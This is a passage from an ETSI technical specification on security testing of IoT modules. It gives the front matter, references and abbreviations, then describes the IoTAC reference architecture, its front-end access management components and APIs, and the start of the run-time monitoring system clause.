# ETSI TS 103 942 V1.1.1 (2023-11)

TECHNICAL SPECIFICATION

**Testing (MTS);**
**Security Testing;**
**IoT Security Functional Modules**

Reference
DTS/MTS-TST10SecTest_IoTmodule

Keywords
IoT, security, TDL, testing

*ETSI*

650 Route des Lucioles
F-06921 Sophia Antipolis Cedex - FRANCE

Tel.: +33 4 92 94 42 00 Fax: +33 4 93 65 47 16

Siret N° 348 623 562 00017 - APE 7112B
Association à but non lucratif enregistrée à la
Sous-Préfecture de Grasse (06) N° w061004871

# Contents

# Intellectual Property Rights

## Essential patents

IPRs essential or potentially essential to normative deliverables may have been declared to ETSI. The declarations pertaining to these essential IPRs, if any, are publicly available for **ETSI members and non-members**, and can be found in ETSI SR 000 314: *"Intellectual Property Rights (IPRs); Essential, or potentially Essential, IPRs notified to ETSI in respect of ETSI standards"*, which is available from the ETSI Secretariat. Latest updates are available on the ETSI Web server (https://ipr.etsi.org/).

Pursuant to the ETSI Directives including the ETSI IPR Policy, no investigation regarding the essentiality of IPRs, including IPR searches, has been carried out by ETSI. No guarantee can be given as to the existence of other IPRs not referenced in ETSI SR 000 314 (or the updates on the ETSI Web server) which are, or may be, or may become, essential to the present document.

## Trademarks

The present document may include trademarks and/or tradenames which are asserted and/or registered by their owners. ETSI claims no ownership of these except for any which are indicated as being the property of ETSI, and conveys no right to use or reproduce any trademark and/or tradename. Mention of those trademarks in the present document does not constitute an endorsement by ETSI of products, services or organizations associated with those trademarks.

**DECT™**, **PLUGTESTS™**, **UMTS™** and the ETSI logo are trademarks of ETSI registered for the benefit of its Members. **3GPP™** and **LTE™** are trademarks of ETSI registered for the benefit of its Members and of the 3GPP Organizational Partners. **oneM2M™** logo is a trademark of ETSI registered for the benefit of its Members and of the oneM2M Partners. **GSM**® and the GSM logo are trademarks registered and owned by the GSM Association.

# Foreword

This Technical Specification (TS) has been produced by ETSI Technical Committee Methods for Testing and Specification (MTS).

# Modal verbs terminology

In the present document "**shall**", "**shall not**", "**should**", "**should not**", "**may**", "**need not**", "**will**", "**will not**", "**can**" and "**cannot**" are to be interpreted as described in clause 3.2 of the ETSI Drafting Rules (Verbal forms for the expression of provisions).

"**must**" and "**must not**" are **NOT** allowed in ETSI deliverables except when used in direct citation.

# Executive summary

The present document aims to provide a comprehensive and informative guide for individuals engaged in security testing of Internet of Things (IoT) infrastructures. It covers relevant security testing techniques and offers practical recommendations by defining TDL-TO [2] test objectives applicable across multiple industrial domains.

# Introduction

With the rapid rise of interconnected devices in the Internet of Things (IoT), robust security measures have become increasingly significant. Comprehensive security testing of IoT functional modules is imperative to protect sensitive data and prevent potential vulnerabilities. In this regard, the present technical specification intends to support IoT developers and users interested in conducting security testing of IoT functional modules. It offers valuable insights into the testing aspects critical to IoT architectures used across various industrial domains.

The present document covers three foundational areas of testing for IoT architectures:

- Functional Security Testing;
- Static Application Security Testing (SAST); and
- Dynamic Application Security Testing (DAST).

The testing approach presented herein is designed to be versatile and applicable to diverse IoT architectures, irrespective of their specific domain. However, it mainly focuses on the IoTAC System Architecture, which is based on the proposed IoTAC Reference Architecture [i.9]. The IoTAC Reference Architecture builds upon the ISO/IEC 30141 [1] IoT Reference Architecture and addresses known security vulnerabilities.

The present document is structured as follows:

- Clause 4 presents the IoTAC Secure Reference Architecture and explains the key modules and components within the IoTAC System Architecture.
- Clause 5 introduces applicable security testing methods and foundational functional, SAST, and DAST principles. Besides, it provides a well-rounded methodology for transforming functional and SAST test cases into TDL-TO test purposes. This step-by-step methodology ensures practitioners can seamlessly convert their functional and SAST test cases into TDL-TO test purposes, aligning their testing efforts with the structured and formalized approach TDL-TO offers.
- Clause 6 offers concrete examples of intra and inter-component test purposes using the standardized Test Description Language (TDL) defined by ETSI ES 203 119-4 [2].
- Annex A showcases intra and inter-component test objectives as specified within the scope of the IoTAC project and documented in [i.14] and [i.15].
- Annex B outlines the related requirements from [i.15] that are associated with the test objectives.

# 1 Scope

The scope of the present document is designed to guide users and developers involved in the security testing of IoT systems. While the testing approach described is primarily tailored to the IoTAC System Architecture, it can be adaptable to various IoT domains. The present document covers essential aspects of testing, including Functional Testing, Static Application Security Testing (SAST), and Dynamic Application Security Testing (DAST).

Furthermore, it proposes a methodology for translating functional and SAST test cases into TDL-TO test purposes. The proposed methodology offers a systematic approach, guiding practitioners through analysing functional test case specifications, mapping the relevant information to TDL-TO concepts, and customizing the SAST ruleset to align with TDL-TO descriptions. By adopting this methodology, organizations can ensure consistency and effectiveness in translating functional and security test cases into TDL-TO test purposes, thereby enhancing the efficiency of their testing processes.

The present document goes beyond a theoretical discussion of testing principles by including concrete examples of intra and inter-component Test Purposes (TPs) using TDL-TO [2] as a specification language. It provides tangible applications for developers and users interested in IoT security testing to understand the testing approach better and see how it can be applied in practice.

# 2 References

## 2.1 Normative references

References are either specific (identified by date of publication and/or edition number or version number) or non-specific. For specific references, only the cited version applies. For non-specific references, the latest version of the referenced document (including any amendments) applies.

Referenced documents which are not found to be publicly available in the expected location might be found at https://docbox.etsi.org/Reference.

NOTE: While any hyperlinks included in this clause were valid at the time of publication, ETSI cannot guarantee their long-term validity.

The following referenced documents are necessary for the application of the present document.

[1] ISO/IEC 30141:2018: "Internet of Things (IoT) - Reference Architecture".

[2] ETSI ES 203 119-4 (V1.5.1): "Methods for Testing and Specification (MTS); The Test Description Language (TDL); Part 4: Structured Test Objective Specification (Extension)".

## 2.2 Informative references

References are either specific (identified by date of publication and/or edition number or version number) or non-specific. For specific references, only the cited version applies. For non-specific references, the latest version of the referenced document (including any amendments) applies.

NOTE: While any hyperlinks included in this clause were valid at the time of publication, ETSI cannot guarantee their long term validity.

The following referenced documents are not necessary for the application of the present document but they assist the user with regard to a particular subject area.

[i.1] ETSI EN 303 645 (V2.1.1) (2020-06): "CYBER; Cyber Security for Consumer Internet of Things: Baseline Requirements".

[i.2] ETSI ES 203 119-1 (V1.6.1) (2022-05): "Methods for Testing and Specification (MTS); The Test Description Language (TDL); Part 1: Abstract Syntax and Associated Semantics".

[i.3] ETSI 203 119-2 (V1.5.1) (2022-05): "MTS; The Test Description Language (TDL); Part 2: Graphical Syntax".

[i.4] ETSI 203 119-3 (V1.6.1) (2022-05): "MTS; The Test Description Language (TDL); Part 3: Exchange Format".

[i.5] ISO/IEC 19508:2014(E): "Information Technology - Object Management Group Meta Object Facility (MOF) Core".

[i.6] OMG (2012-01): "OMG Object Constrained Language (OCL)", (V2.3.1) (2012-01).

[i.7] ETSI ES 202 553 (V1.2.1) (2009-06): "Methods for Testing and Specification (MTS); TPLan: A notation for expressing Test Purposes".

[i.8] ETSI ES 201 873-1 (V4.10.1) (2018-05): "Methods for Testing and Specification (MTS); The Testing and Test Control Notation version 3; Part 1: TTCN-3 Core Language".

[i.9] IoTAC project Deliverable D2.3: "Architecture Design Document", Public Deliverable, February 2022.

[i.10] OWASP: "Static Code Analysis (SCA)".

[i.11] OWASP: "Application Security Verification Standard (ASVS)", March 2019.

[i.12] ETSI TS 103 701 (V1.1.1) (2021-08): "CYBER; Cyber Security for Consumer Internet of Things: Conformance Assessment of Baseline Requirements".

[i.13] IoTAC Project Deliverable D6.2: "Definition of the Development Integration Environment and KPIs", Public, August 2021.

[i.14] IoTAC project Deliverable D6.3: "Integration and Testing of the IoTAC Architecture", Confidential, March 2023.

[i.15] IoTAC project Deliverable D2.2: "Requirements and use-cases specification", Confidential, August 2021.

[i.16] TDL Open Source Project (TOP).

[i.17] OWASP Top Ten 2017: "A3:2017-Sensitive Data Exposure".

[i.18] OWASP Top Ten 2017: "A6:2017-Security Misconfiguration".

[i.19] MITRE, CWE-326: "Inadequate Encryption Strength".

[i.20] MITRE, CWE-327: "Use of a Broken or Risky Cryptographic Algorithm".

[i.21] CWE/SANS Top 25: "Porous Defences".

[i.22] OWASP: "IoT Security Verification Standard (ISVS)", October 2019.

[i.23] OWASP: "Cheat Sheet Series - Password Storage Cheat Sheet".

[i.24] MITRE, CWE-328: "Use of Weak Hash".

[i.25] MITRE, CWE-916: "Use of Password Hash with insufficient effort computation".

[i.26] OWASP Top Ten 2017: "A2:2017 - Broken Authentication".

[i.27] MITRE, CWE-521: "Weak Password Requirements".

[i.28] Sonar Rules, Python Static Code Analysis - Code Smell RSPEC-3516.

[i.29] Sonar Rules, Phyton Static Code Analysis - Code Smell RSPEC-2387.

[i.30] MITRE, CWE-798: "Use of hard-coded credentials".

[i.31] MITRE, CWE-256: "Use of hard-coded password".

[i.32] MITRE, CWE-338: "Use of Cryptographically Weak Pseudo-Random Number Generator (PRNG)".

[i.33] MITRE, CWE-330: "Use of Insufficiently Random Values".

[i.34] CERT, MSC02-J: "Generate strong random numbers".

[i.35] CERT, MSC30-C: "Do not use the rand() function for generating pseudorandom numbers".

[i.36] CERT, MSC50-CPP: "Do not use std::rand() for generating pseudorandom numbers".

[i.37] OWASP Top 10-2021.

[i.38] CVE-2019-13466.

[i.39] CVE-2018-15389.

[i.40] CVE-2013-6386.

[i.41] CVE-2006-3419.

[i.42] CVE-2008-4102.

[i.43] Java Design Patterns.

# 3 Definition of terms, symbols and abbreviations

## 3.1 Terms

For the purposes of the present document, the following terms apply:

**black-box testing:** testing without an understanding of the system's internal structure

**Dynamic Application Testing (DAST):** testing methodology that analyses a running application for potential security vulnerabilities during execution

**functional security testing:** verification of a software's security mechanisms to ensure they operate as expected and safeguard the system

**reference architecture:** blueprint providing shared terminology and reusable design to guide specific architectural developments

**Static Application Testing (SAST):** testing methodology that analyses the source code of the application for potential security vulnerabilities without actually executing the application

**system under test:** real, open system that contains the implementation under test

**white-box testing:** testing components or systems internally by analysing their internal structures

## 3.2 Symbols

Void.

## 3.3 Abbreviations

For the purposes of the present document, the following abbreviations apply:

| | |
|---|---|
| AADRNN | Auto-Associative DRNN |
| AD | Attack Detection |
| ADT | Attack Detection Training |
| AI | Artificial Intelligence |

| | |
|---|---|
| AID | Application ID |
| APDU | Application Protocol Data Unit |
| API | Application Programming Interface |
| AR | Automatic Reconfiguration |
| ARNN | Adversarial Random Neural Network |
| ASD | Application and Service Domain |
| ASIC | Application Specific Integrated Circuit |
| ASVS | Application Security Verification Standard |
| BSS | Business Support Systems |
| CA | Certification Authority |
| CI | Continuous Integration |
| CIN | Card Identity Number |
| CLI | Command Line Interface |
| CS | Certificate Server |
| CSR | Certification Signing Request |
| CWE | Common Weakness Enumeration |
| DAST | Dynamic Application Security Testing |
| DB | Data Base |
| DDoS | Distributed Denial of Service |
| DoS | Denial of Service Attack |
| DPE | Data Processing Engine |
| DR | Data Routing |
| DRNN | Dense Random Neural Network |
| FEAM | Front-End Access Management |
| FPGA | Field Programmable Gate Array |
| FPGA | Field Programmable Gate Array |
| FTP | Functional Test Purposes |
| GP | Get Parameters |
| GPU | Graphics Processing Unit |
| HP | Honeypot |
| HTTP | Hypertext Transfer Protocol |
| ID | Identifier |
| IDD | Infected Device Detection |
| IDE | Integrated Development Environment |
| IoT | Internet of Things |
| IP/MAC | Internet Protocol/Medium Access Control |
| ISO | International Organization for Standardization |
| ISVS | IoT Security Verification Standard |
| JSON | JavaScript Object Notation |
| JWT | JSON Web Token |
| KPI | Key Performance Indicator |
| LDAP | Lightweight Directory Access Protocol |
| LR | Likelihood Ratio |
| ML | Machine Learning |
| MOF | Meta-Object Facility |
| MPPE | Multi-Purpose Processing Engine |
| MTS | ETSI Technical Committee - Methods for Testing and Specification |
| N/A | Not Applicable |
| NWAA | Network Wide Attack Assessment |
| NWAD | Network Wide Attack Detection |
| OCL | Object Constrained Language |
| OMD | Operation and Management Domain |
| OSS | Operational Support Systems |
| OTP | One Time Password |
| OWASP | Open Web Application Security Project |
| PBKDF2 | Password-Based Key Derivation Function 1 and 2 |
| PED | Physical Entities Domain |
| PHP | Hypertext Preprocessor |
| PICS | Protocol Implementation Conformance Statement |
| PMC | Probe Management and Configuration |
| PR | Probe Registry |
| PRNG | Pseudorandom Number Generation |

| | |
|---|---|
| RA | Reference Architecture |
| RAID | Resource and Interchange Domain |
| RM | Reference Model |
| RMS | Run-time Monitoring System |
| RNG | Random Number Generation |
| RNN | Random Neural Network |
| SAST | Static Application Security Testing |
| SCA | Static Code Analysis |
| SCD | Sensing and Controlling Domain |
| SDK | Software Development Kit |
| SG | Security Gateway |
| SHA | Secure Hash Algorithm |
| SP | Set Parameters |
| SQL | Standard Query Language |
| SSA | Server Secure Application |
| S-SDLC | Secure Software Development Lifecycle |
| SSH | Secure Shell Protocol |
| SSL | Secure Socket Layer |
| SUT | System Under Test |
| TC | Technical Committee |
| TDL | Test Description Language |
| TDL-TO | TDL Test Objective |
| TISTQB | International Software Testing Qualifications Board |
| TLS | Transport Layer Security |
| TO | Test Objective |
| TOP | TDL Open Source Project |
| TP | Test Purpose |
| TPLan | Test Purpose Language |
| TTCN-3 | Testing and Test Control Notation version 3 |
| UD | User Domain |
| UML | Unified Modelling Language |
| VM | Virtual Machine |
| XF | Exchange Format |
| XSS | Cross-Site Scripting |

# 4 Specification of the IoT Modules

## 4.1 IoTAC Secure Reference Architecture

ISO/IEC 30141 [1] provides a comprehensive and flexible framework that organizations can use to design and implement secure IoT systems in various domains. Its international recognition and emphasis on risk management make it a reliable choice for organizations looking to deploy secure IoT solutions. Despite this, ISO/IEC 30141 [1] does not address security aspects sufficiently since it only offers high-level security recommendations and guidelines. The IoTAC project proposes a Secure IoT Reference Architecture based on the ISO/IEC 30141 [1] RA to solve this problem [i.9]. In Figure 1, the extended ISO/IEC 30141 [1] Domain-based Reference Model illustrates the mapping of newly introduced IoTAC components to their corresponding domains.




**Figure 1: Extended ISO/IEC 30141 [1] Reference Model (RM)**

**The Physical Entities Domain (PED)** defines all physical objects that are part of IoT systems, including sensors, actuators, and devices, as illustrated in Figure 2.

**The Sensing and Controlling Domain (SCD)** bridges the digital and physical worlds, encompassing sensors that monitor various aspects of PED and manipulating actuators. Additionally, the SCD incorporates IoT gateways, local data stores, and services to facilitate efficient data processing and system control, see ISO/IEC 30141 [1]. The IoTAC Reference Architecture (RA) introduces the following components to the SCD: IoT Security Gateway, AI-based Attack Detection, AI-based Network Wide Attack Assessment (NWAA), Honeypots and FEAM Gateway:

- **The IoT Security Gateway** is a secure entry point for IoT devices in an enterprise network, protecting sensitive data from potential threats. It performs various functions, such as receiving, verifying, and distributing sensor messages and relaying control commands to actuators. Its primary tasks include receiving and scanning messages from sensors and devices. Besides, it logs security events, detects intrusions within the internal network, ensures device cybersecurity, and provides control methods for connected devices. The gateway has robust encryption techniques to safeguard sensitive data and prevent unauthorized access. Additionally, it enforces security policies and controls data flow to minimize attack surfaces, enhancing system security.

- **The AI-based Attack Detection** uses the Dense Random Neural Network (DRNN) model and network metrics derived from the network traffic measurements to ensure IoT security. It detects malicious activity by learning normal communication patterns among IoT devices, detecting deviations, and sending Threat Notification messages through the IoT Security Gateway.

- **The AI-based Network Wide Attack Assessment (NWAA)** begins by conducting a security assessment of each device in the IoT network to provide a comprehensive evaluation of the system's security.

- **The Honeypots** employ advanced anomaly detection algorithms to redirect attackers toward isolated environments and monitor their behaviour, facilitating early identification of potential intrusions and underlying causes of attacks.

- **The FEAM Gateway** is an integral Front-end Access Control Management system component. Its primary function is to serve as an intermediary between the protected device or system and the FEAM Management module. In this capacity, it assumes responsibility for regulating access to the protected system. By providing an additional layer of security, the FEAM Gateway ensures that only authorized users and devices are granted access to the system.

**The Resource and Interchange Domain (RAID)** includes all the functions required to access the IoT system resources, see ISO/IEC 30141 [1]:

- **The Front-End Access Management (FEAM)** component represents an innovative capability-based access control system that fulfils the requirements of the Zero Trust concept in CWE/SANS Top 25 [i.21]. It relies on using smart cards to store sensitive data, digital signatures and certificates, multi-factor authentication, and fine-grained privileged access management. Additionally, it adheres to the principle of least privilege on a session level. One novel feature of FEAM is the separation, both in time and space, of the delegation of access privileges from authentication and authorization processes.

**The Operation and Management Domain (OMD)** contains functional components responsible for the overall management of the IoT system. According to the ISO/IEC 30141 [1] RA, the OMD consists of two primary functional components: Operational Support Systems (OSS) and Business Support Systems (BSS). In addition, the IoTAC Secure RA proposes the introduction of an additional RMS component:

- **The Run-time Monitoring System (RMS)** provides a real-time service that collects security-related data from monitored IoT system components or applications and stores it for subsequent processing. The system employs analytics algorithms to analyse the collected data, intending to detect abnormal patterns. The RMS collects and publishes data to the monitoring platform using monitoring probes.

**The Application and Service Domain (ASD)** represents the collection of functions implementing application and service logic that realizes specific business functionalities for the service providers in the ASD, see ISO/IEC 30141 [1]. Data Bus, Observational Repository, and Attack Detection Repository were identified as essential IoTAC components during the system analysis phase:

- **The Data Bus** is a communication channel that routes all real-time data within IoTAC's platform. The platform supports publish-subscribe functionality, enabling users to push their data or subscribe to receive data that meet their needs. IoTAC's Data Bus facilitates real-time data exchange among various components.

- **The Observational Repository** is a repository that allows the permanent storage of data from the IoTAC platform that is monitored or processed.

- **The Attack Detection Repository** hosts both the offline-trained version of the AD model for parameter storage and the online-trained version for performance evaluation.

- **The User Domain (UD)** includes all users interacting with the IoT system through various interfaces.

Figure 2 illustrates the elaborated IoTAC Domain-based Reference Model indicating the information flow between the components. The IoTAC runtime components produce results aligned with Threat Reporting messaging schemes, as shown in Figure 2. Threat Reports are then published to the Data Bus within the ASD using a publish/subscribe function. By subscribing to these messages, a reporting dashboard or any third-party application can display Threat Reports to end users or facilitate their further processing. More information can be found in the public IoTAC Deliverable D2.3 Architecture Design Document [i.9].




**Figure 2: IoTAC Domain-based Reference Model (detailed view) [i.9]**

# 4.2 IoTAC Modules

## 4.2.1 Front End Access Management

**The Front-end Access Management Module** is a novel capability-based access control system. In this system, the responsibility of authorizing transactions and authenticating users is delegated to the front end, which refers to the secure element of the user. Upon registration with the access management system, users are assigned a set of privileges or rights to perform specific functions. These privileges are loaded into the User Secure Application, which is a smart card application running on the user's chip card. When a user initiates a transaction, the request is sent to the secure application. If the transaction request matches one of the stored privileges, the transaction is authorized; otherwise, it is rejected. The authorization is then prepared as a JSON Web Token (JWT) signed in the secure application. The JWT is sent to the FEAM Gateway module, which is embedded or integrated into the protected device. The validity of the signature is verified, and the command may be executed without the local device knowing any personal or privileged information. The FEAM module includes several core components, such as the Client Application, FEAM SDK, User Secure Application, Management Module, and FEAM Gateway module, as shown in Figure 3. The key functionalities and interfaces of the components are described briefly in Table 1 and Table 2 respectively, while more details are available in Deliverable D2.3 [i.9].




**Figure 3: Front End Access Management Component Diagram [i.9]**

**Table 1: Front End Access Management Core Components**

| No | Component | Description |
|---|---|---|
| 1 | Client Application | It is a mobile or desktop application used by the user of the FEAM system. |
| 2 | FEAM SDK | It manages all communication with the User Secure Application, Management and FEAM Gateway modules. |
| 3 | User Secure Application | It runs on a user-secure element, stores keys and user credentials, authenticates the user, and authorizes all operations. |
| 4 | Management Module | It encompasses the business logic and manages the workflow of the FEAM module. Specifically, it keeps track of all the users and all their privileges, defines the constraints of the privileges, and keeps a log of each operation. |
| 5 | FEAM Gateway Module | It is the entry point to the protected system; it validates the tokens in the commands and allows or rejects access based on the validation result. |

**Table 2: Front End Access Management Interface Specification**

| No | API | Description | Type |
|---|---|---|---|
| 1 | FEAM SDK API | This API provides an asynchronous connection to the host application. It implements the Callback design pattern [i.43]. | Provided |
| 2 | User Secure Application API | This API provides access to the User Secure Application using Application Protocol Data Unit (APDU) commands to authorize User Commands. | Provided |
| 3 | Management Module (MM) API | This API provides GET, POST, PUT, and DELETE requests to a client to manipulate the system's Users and Privileges or the System's configuration settings. The Management module checks every incoming Command and only processes valid and correct ones. | Provided |
| 4 | FEAM Gateway Module API | This API sends the Commands for Protected systems with the IoTAC-specific information and format. The Gateway module extracts the information and verifies the Command by checking the header content and the Token in the requests. The Gateway refuses every invalid or unauthorized Command and forwards the correct ones to the addressed protected system. | Provided |
| 5 | MM DB API | Management Module DB API is responsible for providing access to the database of the Admin Module DB, allowing insertion, modification, and deletion of admin data. | Provided |
| 6 | SSA API | Server Secure Application API is responsible for providing access to the Server Secure Application using APDU commands to authorize admin Commands to FEAM Gateway modules. | Provided |
| 7 | CA CS API | The CA Certificate Server API is a REST API providing a POST request to the Admin module to receive a Certification Signing Request (CSR) and create a certificate based on the received data. | Provided |
| 8 | FEAM Gateway DB API | This API is responsible for providing access to the FEAM Gateway database, allowing insertion, modification, and deletion of User blacklist data. The Resource server provides a POST REST API, which the Management module can call to block Users on a Resource server. | Provided |

### 4.2.2 Run-time monitoring system

**Runtime Monitoring System (RMS)** is a comprehensive framework for data collection that offers the specifications and necessary implementation to enable real-time data collection, transformation, filtering, and management service. Its purpose is to support data consumers, including analytics algorithms responsible for detecting attacks and other third-party applications that report abnormal behaviour using real-time or historical data. The framework is highly versatile and can be applied to IoT environments supporting solutions in various domains, including industrial and cybersecurity. For instance, the solution can be used to gather security-related data from monitored IoT systems, including network, system, and proprietary data, among others, and store it for detecting patterns of abnormal behaviour by applying simple mechanisms like filtering and pre-processing. The design of the framework is underpinned by configurability, extensibility, dynamic setup, and stream handling capabilities. One of the framework's key features is that it is detached from the underlying infrastructure by employing a specialized data model for modelling the solution's Data Sources, Processors, and Results, which facilitates the offered solution's data interoperability, discoverability, and configurability. The module includes six core components: Probe Management & Configuration, Probe Registry, MPPE Registry, Automatic Reconfiguration, Data Routing, and Multipurpose Processing Engine as illustrated in Figure 4. The core components of the RMS are described in Table 3, while interfaces are outlined in Table 4. Further details about the RMS are available in Deliverable D2.3 [i.9].

